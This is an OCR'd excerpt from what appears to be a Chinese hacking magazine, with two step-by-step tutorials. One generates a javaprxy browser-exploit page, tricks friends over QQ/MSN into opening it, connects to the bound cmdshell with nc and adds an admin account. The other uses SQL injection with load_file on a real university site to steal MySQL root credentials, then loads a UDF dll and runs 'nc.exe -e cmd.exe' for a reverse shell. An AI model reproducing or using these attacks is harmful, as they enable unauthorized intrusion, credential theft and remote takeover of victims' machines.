溢出程序的使用格式为：javaprxy.pl >yourhtm.htm，注意，因为程序是perl，所以需要安装ActivePerl V5.8.0.806 For Windows.msi才可以直接运行（为了使用方便，小编们已经将程序转换成了EXE文件，因此，小菜们可以直接使用了），然后将生成的这个htm文件传到我们的主机上，只要有人访问，那对方的系统就会在28876端口上绑定一个cmdshell。剩下的事情嘛，使用nc -vv IP 28876就可以得到对方的一个cmdshell。图1是我在自己的电脑上打开生成的htm文件时溢出的截图，可以清楚的看到28876端口处于溢出监听状态了。

我们来看一下具体的使用过程：

先用那个javaprxy.pl来生成漏洞利用网页（你叫成网页木

```
C:\Documents and Settings\shadow>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:25             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:28876          0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1026         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1034         0.0.0.0:0              LISTENING
  TCP    [redacted]100.89:1046  38.114.23.9:80         ESTABLISHED
  TCP    [redacted]100.89:1047  64.4.21.189:80         ESTABLISHED
  TCP    [redacted]100.89:1048  207.46.253.157:443     ESTABLISHED
  TCP    [redacted]100.89:1050  213.186.47.153:80      ESTABLISHED
  TCP    [redacted]100.89:1051  213.186.47.153:80      ESTABLISHED
  TCP    [redacted]100.89:1052  64.233.189.104:80      ESTABLISHED
  TCP    [redacted]100.89:1054  213.186.47.153:80      ESTABLISHED
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:500            *:*
```

图 1

马也可以），使用方法：javaprxy.pl >msd.htm，如图2。




图 2

接着，将这个生成的网页上传到你的个人网站上，当然，也可以通过QQ或是msn发给你的好友，然后想办法诱惑对方打开这个网页，具体就要看你“欺骗”的水平了，如图3，不好意思，对方很轻易的就上钩了。




图 3

使用nc来连接对方的28876端口，成功的得到了一个cmdshell，然后我成功的添加了一个名为sky密码为sky的有管理员权限的用户，如图4。

读到这里，很多朋友肯定都想跃跃欲试了吧！但是在用之前要知道这个漏洞在实际运用时还有一个很大问题，就是这个漏洞的溢出程序所采用的一处方式是暴力扩大内存，从而导致了内存的大量占用，所以在用这个漏洞时计算机就像卡死了一样，从




图 4

Windows任务管理器中可以清楚的看到内存从100多MB直接飙升到500多MB，而且还在增加，如图5。




图 5

哈哈，你肯定被吓倒了吧^_^！所以在实际的运用过程中，我认为最好是把shellcode改为有下载执行功能的shellcode。

最后还有一点要说的是，这个漏洞在XP sp2及2003中很不好用，大多数时候都不会成功。简单的对这个漏洞作了一些介绍和实战，至于还有什么用法那就得靠你自己去想了，如果你有什么好的用法，可以来X的论坛http://www.hackerxfiles.net/index.php，大家一起讨论。

（文章中涉及到的程序javaprxy.pl以及转换成EXE文件的javaprxy.exe已经收录于光盘中）

PHP注入+MYSQL=SYSTEM权限

dugu

在研究了mysql提升权限的问题后，我们不难想到，如果没有弱口令怎么办呢？暴力破解？太需要运气了！其实结合php注入是很容易搞定的。下面我就用php注入来演示一下，和我一样菜的朋友们注意啦，开始实践啦！

找到一个站，它的软件下载部分存在php注入漏洞，随便在一个有漏洞的地方加了一个引号，报错了，如图1。




图 1

得到了网站路径了~，但是我们的目标是得到mysql的密码，而这个密码一般是在config.php里面的。所以我们只需要爆出config.php的内容就好说了！php注入暴文件的内容当然是采用load_file()，可是，load_file需要知道完整的路径，难道我们去猜？

当然不，我们先来暴图 1 报错得到文件名，因为一般这些文件都有这种语句：require("包含的 php 文件的路径")，而这个一般都会有包括 config.php 的。好，看我来做：

要用 load_file()当然得用 union 了，猜字段这种事情很枯燥的，我们可以利用一些辅助工具（当然如果你有 casi4.0 这种极品工具就更好了，但是穷人用不起啊！）。我介绍一个我用的工具 PHPSend.exe，猜字段数目的好工具！使用也很简单，利用它我得到了字段数目，如图 2。




图 2

19 个字段，其中第 12 个字段对应图 1 中的简介位置，好，我们开始暴 global.php 的路径，先把绝对路径转化为 16 进制形式，同时考虑到是暴 php 文件的内容，为了避免 php 执行后无法全部显示所有文件内容，我们把<?php……?>中的"?"替换为"@"，就可以全部显示了！如何替换？我们用这个：replace(load_file(0x**绝对路径 16 进制值**),0x3F,0x40)

注：0x3F 对应"?"，0x40 对应"@"。我们提交：

http://xxx.xxx.edu.cn/study/show.php?id=244%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,10,11,replace(load_file(0x443A5C……**绝对路径**),0x3F,0x40),13,14,15,16,17,18,19

好，我们暴出了文件内容，它确实也包含了 config.php 文件，如图 3。

```
e,$down_table,$down_sort1_table,$down_so
rt2_table;
global $list_num,$list_brief_num,$datetx
t;;
require ("./admin/config.php");
require ("./languages/$languages.php");
if (empty($type) || $type==0);
```

图 3

看到了 config.php 的路径了吧，我们继续暴它的内容，如图 4。

2			更新者：11
更新日期	1970.01.01	程序类别	不详 | 不详
文件大小	4	授权方式	5
应用平台	6	推荐程度	
程序主页	Home Page	下载/浏览	9/8
下载地址	下载地址1 下载地址2 下载地址3 下载地址4 下载地址5		

```
简介:
    <@php

//资源地址
$url="ftp://2[redacted]6/soft/";

// 广告放置
$header = "";
$footer = "";

// 数据库信息
$dbhost = "localhost"; // 数据库主机名
$dbuser = "root"; // 数据库用户名
$dbpasswd = "[redacted]db"; // 数据库密码
$dbname = "software"; // 数据库名
```

图 4

看到了吧，我们得到了 mysql 的密码！用 mysql 里面的工具，mysql.exe 来连接对方：E:\mysql>mysql -u root -h **对方的** ip -p，好了，下面就简单了，先上传 dll 文件，这里我们选用 sysudf.dll，还是使用那个 sysudf.dll.txt 的脚本来上传：Mysql>\. E:\mysql\sysudf.dll.txt 脚本运行完毕后，然后导出为 dll 文件，如图 5。

```
mysql> select data from temp1 into DUMPFILE 'C:\\Winnt\\sysudf.dll';
Query OK, 1 row affected (0.11 sec)
```

图 5

这里需要注意的是，不同的系统，请注意路径不一样，如果是 2003 的系统你最好导出到 c:\windows 这个目录，不然会有暴错的！再来创建函数，如图 6。

```
mysql> CREATE FUNCTION sys_name RETURNS STRING SONAME 'C:\\winnt\\sysudf.dll';
Query OK, 0 rows affected (0.11 sec)
```

图 6

这里，只要你的 dll 文件路径和上一步一致即可。但是要注意，由于 mysql 的转义了一些字符，所有的路径，都必须用"\\"，否则导出不成功！

好了，这时如果对方有 3389 的话，你就可以直接用：select sys_name('net user admin admin /add');来添加用户了，可惜我这台机器没有开 3389，我们用同样的方法上传并导出 nc.exe，然后执行操作，如图 7。

```
mysql> select sys_name('c:\\winnt\\system32\\nc.exe -e cmd.exe [redacted] 8
080');
```

图 7

这时你的本地监听的端口，将得到一个反弹的 shell，如图 8。

```
D:\>nc -vv -l -p 8080
listening on [any] 8080 ...
connect to [[redacted]] from music.suda.edu.cn [[redacted]] 1855
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

